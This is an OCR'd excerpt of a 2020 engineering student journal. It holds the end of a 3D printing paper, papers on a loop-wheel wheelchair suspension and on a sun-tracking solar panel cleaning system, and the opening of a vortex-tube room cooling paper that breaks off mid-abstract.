The data was collected from various research papers and we can conclude that for better accuracy and finishing we need to use stereolithography type of printing as Stereolithography is the most popular 3D printing technology. It is widely used now a days because it provided accuracy along with an excellent surface finish. It also allows printing of objects using a variety of materials. For bed leveling every 3D printing user wants the distance between the print nozzle and bed to be uniform throughout the build area.

REFERENCES

1) Aadish Agrawal, Snehil Srivastava, “Universal Delta 3D Printer”, International journal of Technical Research and Applications, volume 4, Issue 4 (2016)
2) Diana Chioibasu, “Prototype Orthopedic Bone Plates 3D Printedby Laser Melting Deposition”
3) Nicusor Barolu, “Delta 3D Printer”, Journal of Industrial Design and Engineering Graphics.(2016)
4) Dr. Muhammad Abu,
5) Andrew Squelch, “3D Printed Models of Complex Anatomy in Cardiovascular Disease”, openventio publishers, volume 2, Issue 3 (2015)
6) D.A.H. Hanaor, “3D Printable Geomaterials”, ICE publishing, (2016)
7) David Tanasi, “3D digital imaging for Study and Semi Automatic Matching of Anciant Sicilian Bronze Seals”, Cultural Heritage and New Technologies, (2017)
8) Harpreet Sharda, “Effect of Growing 3D Printing Industry around Our Society : Advantages and Disadvantages”, International Journal for Scientfic Research and Development, volume 7, Issue 5 (2019)
9) Cephas Mawere, “The Impact and Application of 3D Printing Technology”, International Journal of Science and Research (June 2014)
10) Aman Sharma, “Utility and Challenges of 3D Printing”, IOSR journal of Mechanical and Civil Engineering.
11) Betina Madeira Schmitt, “A Comparative Study of Cartesian and Delta 3D Printer on Producing PLA parts”, Materials Research (2016)

ISSN 2394 - 7780

12) Leonardo Santana, "Dimensional Analysis of PLA PETG parts Built By Open Source Extrusion-Based 3D Printing", 10th Brazilian Congress on Manufacturing Engineering, (2019)

13) Shiwpursad Jasveer, "Comparison of Different Types of 3D Printing Technologies", International Journal of Scientfic and Research Publication, (April 2018)

14) Cheng tiao Hsieh, "Investigation of Delta Robot 3D Printer for a good quality of printing"

15) Marek Kocisko, "Postprocess Option for Home 3D Printers", Creative Construction Conference2017.

16) Naotaka Nakamura, "Bending of Sheet Metal using Plastic tools made with 3D Printer", Elesvier B.V. (2018)

17) A.C.Majarena, "Development of an Error Compensation case study for 3D Printers", Elsevier B.V. (2017)

18) Marian Stopka, "Dynamical Analysis of 3D printer's Powertrain", Elsevier B.V.(2017)

19) Ken-ichiro Mori, "Dieless forming of carbon fibre reinforced plastic parts using 3D printer", Elsevier B.V.(2014)

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

DESIGN AND FABRICATION OF LOOP WHEEL SUSPENSION SYSTEM FOR WHEELCHAIR

Tanmay Chonkar[1], Sourabh Raul[2], Gajesh Padvekar[3], Rohan Mestry[4] and MD Sami Malik[5]
Student[1,2,3,4] and Assistant Professor[5], Department of Automobile Engineering, Theem College of Engineering, Boisar(E)

ABSTRACT
Suspension system is the main component of any vehicle whether it might be car, trucks, motorbike, bicycle or wheel chair. Suspension increases the comfort level and increases ride quality. Since suspension on wheel chair is not that comfortable We decided to not only do research on suspension system of wheel chair but also fabricate it. Loop wheel suspension system will increase the comfort level of passenger. In this project we are going to take standard foldable wheel chair and would replace the spoke wheels with our loop wheels.(In-wheel suspension).

Keywords: Wheel Chair, In-wheel Suspension, Solid Works, Ansys Workbench 19.0

I. INTRODUCTION

In today's world there is a great demand for a comfort vehicle whether it might be car, cycle or wheelchair. Suspension system plays an important role in giving the comfort and smooth ride for any vehicle. Since vehicle like wheelchair needs the good suspension system for comfort and smooth ride because they are used by patient so the concept of in-wheel suspension is used. The concept of loop wheel suspension system is for better shock absorbing performance and for greater comfort. This project presents a study of an In-wheel suspension system which is placed in a wheel chair. The loop wheel however allows isolation both in vertical and horizontal directions. The loop wheel provides durability high strength and a better shock absorber on off roads conditions. The suspension system includes the Wheel, Rim, Suspension (shock absorber) instead of spoke hub. The replacement of spokes by adaptive suspension will allow the torque to be transferred smoothly between the hub and the rim.

Fig-1: In-Wheel suspension system

TYPE OF WHEELS IN WHEEL CHAIR

Spoke Wheels - The spoked wheel is very similar to the spoked wheel on a bicycle and was the norm for all wheelchair prior to the development of composite wheels for wheelchair use. Spoked wheels are still optional on many wheelchair models but only those who expect high performance from their wheelchairs usually opt for them. In spite of their popularity, composite mag wheels will flex during use and this flexing increases the energy needed to propel the wheelchair. Spoked wheels, when in good condition, donot flex and are therefore more efficient for the user. The average user probably wouldn't notice the difference but those who are very active probably will.

Composite Mag Wheels - Composite mag wheels are by far the most common wheels in use for wheelchairs today and come standard on most wheelchairs. The composite mags are made out of is a nylon/fiberglass-like material that is strong, resilient and light weight. They can be fitted with several types of tires and hand rims to meet the needs of the user. The rims of these wheels are maintenance free and are designed to spring back to their original shape should outside pressures due to accident or rough use warp of bend them.

High performance Wheels -High performance wheels are the wheels pictured at the top of this article are not used by average wheelchair users. There are many kinds of these wheels on the market for sports and very active users.

ISSN 2394 - 7780

Fig-2: Spoke wheel

Fig-3: Composite mag wheel

II. LITERATURE REVIEW


A.D Diwate, et.al (1), They designed the loop wheel suspension system in which the standard spoke wheel was replaced with suspension wheel to improve optimum compression, lateral stability and improve strength and stability. The wheel was designed along with hub and rim on solid works and analysis was done on Ansys workbench 14.5 for maximum deformation. Composite carbon material was used for loop spring no fabrication was done. Mehul .V. Patel, et.al (2)**,** the actual wheel was fabricated. Spring, wheel rim and hub were designed. Here operations like bending, turning, drilling were performed. This research was done to increase the shock absorption and better suspension. Prof S.P Jadhav, et.al (3), Here the components were designed using different materials. Analysis was done directly on the assembly and found that deformation were there as well strain were developed on wheel. ShubhamBankar , et.al (4), In this paper the main aim was to present the low-cost fabrication of complete mono composite leaf spring and mono composite leaf spring with bonded ends. Prof. M.C. Shinde, et.al (5)**,** The design was done considering 3 leaf 4 and 5 leaf spring made of EN45Alloy Steel,EN8 Carbon steel and EN44 and was compared with conventional system and found that stress distribution was more good in conventional system. The leaf was designed on Catia V5R20 and material used was EN45. For hub E8 material was used.Static analysis, Linear static analysis, Steady state structural analysis and lateral force analysis was done. S.Vijayakumar, et.al (6), The suspension system was introduced on base frame on which chair was mounted along with suspension Tricycle. Material – Helical spring, base frame, piston, cylinder was designed on solid works Maximum 120 kg weight was considered. D V Ramanareddy, et.al (7), In this paper composite leaf spring was compared with standard steel leaf spring. The material selected for composite spring was Epoxy glass, Epoxy Carbon, Aluminium Alloy, Titanium Alloy used against conventional steel leaf spring. The design of leaf spring was done on Catia V5 R20.The stress, displacement and weight have been calculated and found that the composite leaf springs had better results as compared to conventional steel leaf springs. Pankaj Saini, et.al (8), The author says that, the Automobile Industry has great interest for replacement of steel leaf spring with that of composite leaf spring, since the composite materials has high strength to weight ratio, good corrosion resistance. The material selected was glass fibre reinforced polymer E-glass/epoxy, carbon epoxy and graphite epoxy is used against conventional steel. From the static analysis results it is found that there is a maximum displacement of 10.16mm in the steel leaf spring and the corresponding displacements in E- glass / epoxy, graphite/epoxy, and carbon/epoxy are 15.mm, 15.75mm and 16.21mm.. Among the three composite leaf springs, only graphite/epoxy composite leaf spring has higher stresses than the steel leaf spring.E-glass/epoxy composite leaf spring can be suggested for replacing the steel leaf spring from stress and stiffness point of view. Baviskar A. C , et.al (9), The author says that, Composite materials have more elastic strain energy storage capacity and high strength to weight ratio as compared with those of steel. Therefore, it is concluded that composite leaf spring is an effective replacement for the existing steel leaf spring in automobile. E-glass epoxy is better than using Mild-steel as though stresses are little bit higher than mild steel, E-glass epoxy is having good yield strength value. The prior cracking in the spring was extensive enough to reduce the strength of the spring to the point where normal dirt road forces were adequate to produce rupture. The weight of the leaf spring is reduced considerably about 85 % by replacing steel leaf spring with composite leaf spring. TharigondaNiranjanBabu ,et.al (10), The author says that, the introduction of composite materials has made it possible to reduce the weight of the leaf spring without any reduction in load carrying capacity and stiffness. The conventional composite leaf springs were analyzed under similar conditions using ANSYS software and the results are presented. Deflection of composite leaf spring is less as compared to steel leaf spring with the same loading condition. Weight and cost are also less in composite leaf spring as compared to steel leaf spring with the same parameters. Conventional steel leaf spring is also found to be 5.5 times heavier than Jute EGlass/Epoxy leaf spring. Nicola Petrone, et.al (11), The researcher in this paper intended that in most of the people focuses on the effect of riders' weight or on the frame materials regarding increasing the comfort

ISSN 2394 - 7780

ride but very few studies were analysis were made on structural radial behavior of wheel and their correlation with rider's comfort. Here 4 racing wheels were selected for study for static and dynamic radial behavior. Tubular Tyre was inflated at 8 bar. GulurSiddaramanna , et.al (12), Author says, A single leaf with variable thickness and width for constant cross sectional area of unidirectional glass fiber reinforced plastic GFRP with similar mechanical and geometrical properties to the multi leaf spring was designed, fabricated hand-layup technique and tested. Computer algorithm using C-language has been used for the design of constant cross-section leaf spring. The results showed that a spring width decreases hyperbolically and thickness increases linearly from the spring eyes towards the axle seat. Compared to the steel spring, the composite spring has stresses that are much lower, the natural frequency is higher and the spring weight is nearly 85 % lower with bonded end joint and with complete eye unit.

III. METHODOLOGY

This section represent details of project plan with importants and its implementation carried out to design and fabricate In-Wheel suspension system.



1. Start(case study)

We studied and of searched things related to our topic regarding it's working principle, construction, and application. The history of in wheel and how this concept came into existence was also studied.

2. Parts and Material Survey

The survey is done regarding parts and material to be used in the project. The major costing of the project is the suspension system. The suspension used in normally are the cylinders which are very costly and to reduce the cost and well as provide the same comfort coil spring suspensions will be used. The parts like Hub, clips, tyre, rim and wheel chair are not that costly and easily available.

3. Design

Design of wheel which includes tyre, rim, triangular hub, coil spring and clips is done. on Solidwork 2019.

ISSN 2394 - 7780

4. Analysis

After conforming the model created in Solidwork it will be exported into Ansys software were we will do analysis. Appropriate boundary conditions and forces like stress distribution and weight distribution will be applied and examine the behavior of the model.

IV. CONCLUSION

The data was collected from various research paper and online data and we can conclude that the use of In-Wheel suspension will give better shock absorbing ratios compare to normal suspensions used in wheelchair. The use of loop wheel will give a better ride on uneven roads, rough track with less effort.

REFERENCES

1. S.Vijayakumar, B.Velmurugan, N.Dhasaratha "Mathematical Design Of Modified Shock Absorber In Wheel Chair", ISSN(PRINT):2393-8374, (ONLINE):2394-0697, VOLUME- 4,ISSUE-8,2017
2. Lakhan Agrawal, PavanJadhav, AakashPatil, AkshayAhire, S. M. Jadhav "Design and Analysis of Loop Spring Suspension System in Bicycle", ISSN (PRINT):2321-8169 (ONLINE):1383-1387, IJRITCC June 2017
3. Shirsat T.V., Dashaputre M.G., Kolekar S.J., Gayakwad A.A, Prof. ShahaneT.S "Loop Wheel Bicycle", International Journal of General Science and Engineering Research (IJGSER), ISSN 2455-510X, Vol 4(2), 2018, 26-29
4. Prof. M.C. Shinde, Assistant Professor Shevale Hanumant**,** Priyankal Vishwakarma, Kunal Rangwant, Sushant Shinde "Design of Loop Wheel Suspension System", International Journal of Innovations in Engineering and Science, e-ISSN: 2456-3463 Vol. 2, No.7, 2017
5. Mehul V. Patel "development of shock absorbing loop wheel", IJARIIE-ISSN(O)-2395-4396 Vol-4 Issue-3 2018
6. Chinmay Dixit, Prathmesh Jadhav, Samiksha Salvi, Prof S.P Jadhav "design and optimization of loopwheel", International Research Journal of Engineering and Technology (IRJET) e-ISSN: 2395-0056 p-ISSN: 2395 0072Volume: 06 Issue: 04 | Apr 2018.
7. Pinku Patil, A. D. Diwate, P. M. Hombal "Design and Analysis of Loop Wheel Suspension System", IOSR Journal of Mechanical and Civil Engineering (IOSR-JMCE) e-ISSN: 2278-1684,p-ISSN: 2320-334X PP.12-15
8. Shubham Bankar " Loop wheel bicycle", International Advanced Research Journal in Science, Engineering and Technology ISSN (Online) 2393-8021 ISSN (Print) 2394-1588 Vol. 5, Issue 11, November 2018
9. PankajSaini, Ashish Goel and Dushyant Kumar, "Design and Analysis of Composite Leaf Spring for Light Vehicles", International Journal of Innovative Research in Science, Engineering and Technology, ISSN: 2319-8753, Vol. 2, Issue 5, May 2013, PP 10.
10. Baviskar A. C., Bhamre V. G. and Sarode S. S., "Design and Analysis of a Leaf Spring for automobile suspension system- A Review", International Journal of Emerging Technology and Advanced Engineering, ISSN 2250-2459, Volume 3, Issue 6, June 2013, PP 406-410.
11. Mr. TharigondaNiranjanBabu, Mr P. Bhaskar and Mr. S. Moulali, "Design and Analysis of Leaf Spring with Composite materials", INTERNATIONAL JOURNAL OF ENGINEERING SCIENCES & RESEARCH TECHNOLOGY, ISSN: 2277-9655, Babu, 3(8): August, 2014, PP 759-756.
12. Nicola Petrone, Federico Giubilato, "Methods for evaluating the radial structural behavior of racing bicycle wheels" University of Padova, Italy; accepted 16 May 2011.
13. Holfgang Trauthein, "Loop-wheel suspension system development status", Engineering Consultant, D-7758 Meersburg, Federal Republic of Germany, Formarly of Lokeeed Research and Engineering center, Huntsville, Al. USA.

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

SUN TRACKING WITH AUTOMATED CLEANING SYSTEM FOR SOLAR PV MODULES

Arshad Sorathiya, Shruti Kambli, Akash Sharma, Yadnesh Surve and Navajyothi Katela
Department of Electrical Engineering, Theem College of Engineering, Boisar

ABSTRACT
The solar photovoltaic panel are basically worked dusty environment which is one of the case in developing countries such as India. The major factor that reduce the generation of power are the pv panel, shadows, snow, high temperature, dust and dirt, bird droppings, pollen and sea salt . It is usually the efficiency of the solar panel can be decreased by up to 50% in a dust environment as the interference with the amount of direct sunlight received the pv array. This automated system is made using 8051 microcontroller which controls the stepper motor coupled with the gear box(40:1 ratio). The solar panel rotates in a day. By using this project we increase solar panel efficiency.

Keywords: pv solar panel, single axis sun tracking, dust position, automation cleaning, tracking system.

INTRODUCTION
Population growth is increasing day by day .electricity is also required for this purpose.But the demand for electricity in india is increased. India stand fourth place in producing electricity and stands a third place in consuming electricity. In modern day,all area of industries is going to be automated , economically and environment freely to reduse the global warming problem.

The sun emit solar energy at an extremely free price therefore there is ample availability solar power in nature.If all solar energy should be transformed into usable forms, it will be more adequate to supply the worlds strength demand ,however this is no longer possible because of existence in the atmosphere such as impact of clouds,dust and temperature. The sun travels through east to west per day .A single axis tracker increases annual output by approximately 30%. The benefits of the tracking system are to collect solar energy.

The manual cleansing has risks like danger of team of worker accident and damage of the panels, movement, difficulties, poor upkeep etc. Accumulation of dust from the outdoor environment on the panel of solar photovoltaic system is natural. There where studies to showed that the accumulated dust can decrease the performance of solar panels but the result were not clearly quantified . so it is very important to remove dust from the solar cells. With the help of wiper on the bases of object able. We can remove dust from solar panels and increase the efficiency of solar cells.

The effectivity of solar panel also calculated after cleaning the surface for one day, one week, and a one month. And subsequently evaluating each the efficiencies it is proved that photo voltaic panel efficiency increases considerably. Thus the developed model enhances the photo voltaic panel performance. Various energy generating products like coal, gas, renewable, diesel and their some of them are going to deplet in few decades.

OBJECTIVES
1. To avoid dust associated problems on solar panel.

2. To clean solar panel effectively.

3. To increase efficiency of solar panels by 360^0 rotation.

4. To increase efficiency of solar panels by cleaning it efficiently.

METHODOLOGY
A.Implementation of the sun tracking and self-cleaning of solar pv modules
Sun tracking structures are designed in a way to track the photo voltaic azimuth angle on a single axis. In single axis monitoring machine the collector is circled round solely one axis, the solar panel moves tracing an angle from the sunrise to the sunset. This attitude traced by the sun is known as the azimuth attitude is defined as the angle between the lines due south and projection of everyday to the collector as proven in Figure 1. Here we have used vertical axis with motion in the east-west (E-W) direction. The automatic cleaning and tracking systems are implemented the use of a dc motor, equipment field (40:1), shaft, and sliding rod photo voltaic PV modules and round steel rings for contacts as shown in Figure 1. Then control of the stepper motor and the cleaning association is done the usage of a microcontroller. The implementation of Sun monitoring cum cleaning mechanism for Solar PV module is explained in the two steps (A and B) mentioned in subsequent paragraph.

ISSN 2394 - 7780




Figure-4: Tracking Mechanism

A single axis tracking of the photo voltaic PV module is implemented along with the automated cleansing mechanism. For monitoring the sun, the module is made to rotate 360^0 angle in a day, i.e. one rotation in 24 hours. The module starts offevolved its rotation from vertical role at the time of first light going through in the direction of east (perpendicular to ground) and rotates at the charge of 15° per hour as shown in Figure This monitoring mechanism is based on the attitude of rotation of earth round its very own axis. The time fo rotation of earth around its own axis is 24 hours which is equal to the monitoring time of this system. This system is constantly in synchronization with the rotation of earth without any extra component because, this system starts off evolved at the time of sun upward jostle and goes on and on as earth rotates on its personal axis. This .This is the reason this tracking gadget doesn't require any tracking sensors or more element for synchronization.

B. Cleanig Mechanism

The automatic cleansing mechanism is applied using brush, rod sliding wheels as proven in Figure 2. The brush is geared up in the rod. The rod is fitted with the wheels at each the ends, which are geared up in the channel in which they rotate. Whenpanel comes in a vertical function at 6 am and 6 pm the brush geared up on the rod rotates.




Figure-5: Cleaning Mechanism

On the panel from upwards direction due to gravity and cleans the panel two times in a day. In this way the cleansing mechanism works.

B.1 Water pump

This is a small size submersible pump motor which can be operated by 2.5v to 6v power supply. It can pump up to 120 liter per hour with very low current consumption of 220ma.

B.2 Wiper

A wiper generally consists of a metal arm, pivoting at one end and with a long rubber blade attached to the other .The arm is powered by a motor, often an electric motor , although pneumatic power is also used in some vehicles and cleaning the glass surfaces. The blade is swung back and forth over the glass, pushing water or other precipitation from its surface. The speed is normally adjustable, with several continuous speed and often one or more "intermittent" settings.

ISSN 2394 - 7780




Figure-3: Wiper

B.3 Dc Gear Motor

A Dc motor is sub-class of electrical machine that convert direct current electrical power into mechanical power the most common rely on the forces produced by the magnetic field. Dc motors speed can be controlled over rang by using variable voltage or by changing the strength of current in the field winding.

B.4 Solar panel

Solar panel absorbs the sunlight as a source of energy to generate electricity or heat. Interconnected silicon cell joined together to form a circuit. At cell structure level, different kind of panel exist , such as mono-silicon , poly-silicon or thin-film.

Solar cell : Semiconductor device that can converts sunlight into direct current(DC) electricity. Module: PV module consists of PV cell circuits sealed in an environmentally protective laminated and are the fundamental building block of PV system.


Solar panel : Include one or more PV module assembled as a pre-wired, field –instable unit.

String: A string is a group of module wired in series. Basic electrical physics tells us that connecting electrical sources in series increases voltage, which is exactly the goal of string.

B.5 Relays

Relays are the primary protection as well as switching devices in most of the control processes or equipment regardless of whether they are electronic or electromechanical. all the relays respond to one or more electrical quantities like voltage or current such that they open or close the contacts or circuits. A relays allow one circuit to switch over to a second circuit that can be completely separated from the first. There is no electrical connection inside the relay between the circuits the link is magnetic and mechanical only.

BLOCK DIAGRAM



ISSN 2394 - 7780

CONCLUSION

Cleaning photo voltaic panel with water increases the cleansing efficiency by means of removing majority of the dust deposited on the panel. No exterior powers are required as the self- cleansing gadget takes its power from the battery of the solar panel. This device is made up of light-weight material, so the strength fed on it is low.

Comparing the costs of automatic cleansing via manual operation the cost for automatic cleaning is proved to be greater monetary and considerably less cumbersome particularly in systems having large wide variety of photo voltaic panels. Also typical periodic cleaning ensures that the solar panel works with a appropriate transmittance consistently at all times A novel mechanism of solar tracking with automated cleansing of PV modules is presented.

PV panel makes a rotation of twice in a day. It is found that the every day strength generation of a flat PV module (kept stationary on ground) increases through about 30% and 15% for case of tracking-cum-cleaning and simply single axis tracking This gadget can prolong to two axis monitoring through rotating one axis manually and other axis routinely as circled in this device for the reason that this mechanism does no longer require any sensor or synchronization for tracking the sun. The other axis (north-south) can be turned around on day by day or month-to-month basis. or automatically the use of motor, microcontroller etc.

Atlas, this system is used to increase the efficiency of solar panel and provide higher output and eliminating the manual work saving the cost required.

REFERENCES

[1] “EFFECTS OF DUST ON THE PERFORMANCE OF PV PANELS” paper by Sha-harin A. Sulaiman, Haizatul H. Hussain, NikSiti H. NikLeh, and Mohd S. I.Razali, International Science Index, Mechanical and Mechatronics EngineeringVol:5, No:10, 2011 waset.org/Publication/10305.

[2] ”IMPROVEMENT OF EFFICIENCY OF SOLAR PANEL USING DIFFERENTMETHODS” published Rupali Nazar , IJEEE, Volume 07, Issue 01, Jan- June 2015,ISSN- 2321-2055 (E).

[3] ”SELF-CLEANING OF SOLAR PHOTOVOLTAIC: A CASE STUDY FOR IM-PROVING THE PERFORMANCE OF SOLAR PHOTOVOLTAIC” published MinK.S.,ITRO, VOLUME-2, ISS

[4] UE-7, 2015.”ROBOTIC DEVICE FOR CLEANING PHOTOVOLTAICPANEL ARRAYS” Mark Anderson, Ashton Grandy, Jeremy Hastie, An-drew Sweezey, Richard Ranky, Constantinos Mavroid, September 2009,DOI:10.1142/97898142912790047.

[5] ”MICROCONTROLLER BASED AUTOMATIC CLEANING OF SOLAR PANEL”published S. B. Halbhavi S. G. Kulkarni Dr. D. B. Kulkarni, IJLTET, Vol. 5 Issue4 July 2015, ISSN: 2278-621X”

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1

ISSN 2394 - 7780


ROOM COOLING ANALYSIS WITH VORTEX TUBE


Anirudh Narendra[1], Pawankumar Pandey[2] and Prof. Manoj K Gowda[3]
Student[1,2] and Assistant Professor[3], Department of Mechanical Engineering, Theem COE, Boisar (E)

ABSTRACT
In first and foremost quality of a research or development is to develop eco-friendly product or system, which fulfill our needs without affecting environment. Today environmental safety is become prior needs in world and common people. This paper is generally carried out to increase efficiency, cooling effect of such an eco-friendly device called vortex tube. In recent years, Air Conditioner has evolved drastically and uses of it are increasing day by day, it is widely used in home, offices as well as industrial sector. But due to its cost and large holding space for its equipment like condenser, etc. requires more space. So due to this it is not feasible and acceptable to all people to use it. Because of this it has resulted in extensive research into novel technologies of generating some alternative for it. Experiment and calculation are going on to produce such a device or a system which can provide same cooling effect, at same room condition. A background on the basic concepts of cooling with vortex tube at spot is presented and 